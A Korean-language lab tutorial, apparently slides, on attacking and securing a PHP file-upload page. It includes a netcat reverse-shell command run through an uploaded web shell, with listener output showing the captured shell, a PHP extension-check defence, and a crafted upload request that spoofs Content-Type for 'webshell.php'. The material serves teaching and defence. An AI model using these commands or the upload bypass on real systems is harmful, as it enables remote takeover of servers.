

웹쉘을 통해 접속

nc64 -e cmd.exe 192.168.75.133 4321

Execution

```
Administrator: C:\Windows\system32\cmd.exe - nc64 -lvp 4321
(c) Microsoft Corporation. All rights reserved.
C:\Users\tester\Desktop\attack>^C
C:\Users\Administrator\Desktop\hack>
C:\Users\Administrator\Desktop\hack>nc64 -lvp 100
listening on [any] 100 ...
DNS fwd/rev mismatch: DESKTOP-67UU4IC != DESKTOP-67UU4IC.ccit.com
connect to [192.168.75.133] from DESKTOP-67UU4IC [192.168.75.139] 55429
Microsoft Windows [Version 10.0.19042.985]
(c) Microsoft Corporation. All rights reserved.
C:\xampp\htdocs\fileupload\upload>^C
C:\Users\Administrator\Desktop\hack>
C:\Users\Administrator\Desktop\hack>
C:\Users\Administrator\Desktop\hack>nc -lvp 4321
'nc' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Administrator\Desktop\hack>nc64 -lvp 4321
listening on [any] 4321 ...
DNS fwd/rev mismatch: DESKTOP-67UU4IC != DESKTOP-67UU4IC.ccit.com
connect to [192.168.75.133] from DESKTOP-67UU4IC [192.168.75.139] 55474
Microsoft Windows [Version 10.0.19042.985]
(c) Microsoft Corporation. All rights reserved.
C:\xampp\htdocs\fileupload\upload>
```


셸 탈취 확인







보안



경로 삭제



확장자 검증

```
if($_FILES['myfile']['size']>0){

$error = $_FILES['myfile']['error'];
$name = $_FILES['myfile']['name'];
$filetmp = $_FILES['myfile']['tmp_name'];
$size = $_FILES['myfile']['size'];
$ext = substr( $name, strrpos( $name, '.' ) + 1);
$allowed_ext = array('jpg','jpeg','png','gif');

if( !in_array(strtolower($ext), $allowed_ext) || ($size >100000) || !getimagesize( $filetmp)) {
    ?><script>alert("허용되지 않는 확장자입니다.")
    history.back()
    </script><?php
    exit;
}

move_uploaded_file( $filetmp, "$uploads_dir/$name");
}
```

Content-Type


```
POST /fileupload/write_ok.php HTTP/1.1
Host: localhost
Content-Length: 1394
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: image/jpeg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/file
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.
Connection: close

-----WebKitFormBoundaryVFYALH
Content-Disposition: form-data;
name="file"; filename="webshell.php"
Content-Type: image/jpeg

i00é;0è00
-----WebKitFormBoundaryVFYALH
Content-Disposition: form-data;
name="test"; filename="test.txt"
Content-Type: text/plain

tester
-----WebKitFormBoundaryVFYALH
Content-Disposition: form-data; name="myfile"; filename="webshell.php"
Content-Type: application/octet-stream

<!DOCTYPE html>
<html lang="kr">
```





감사합니다.

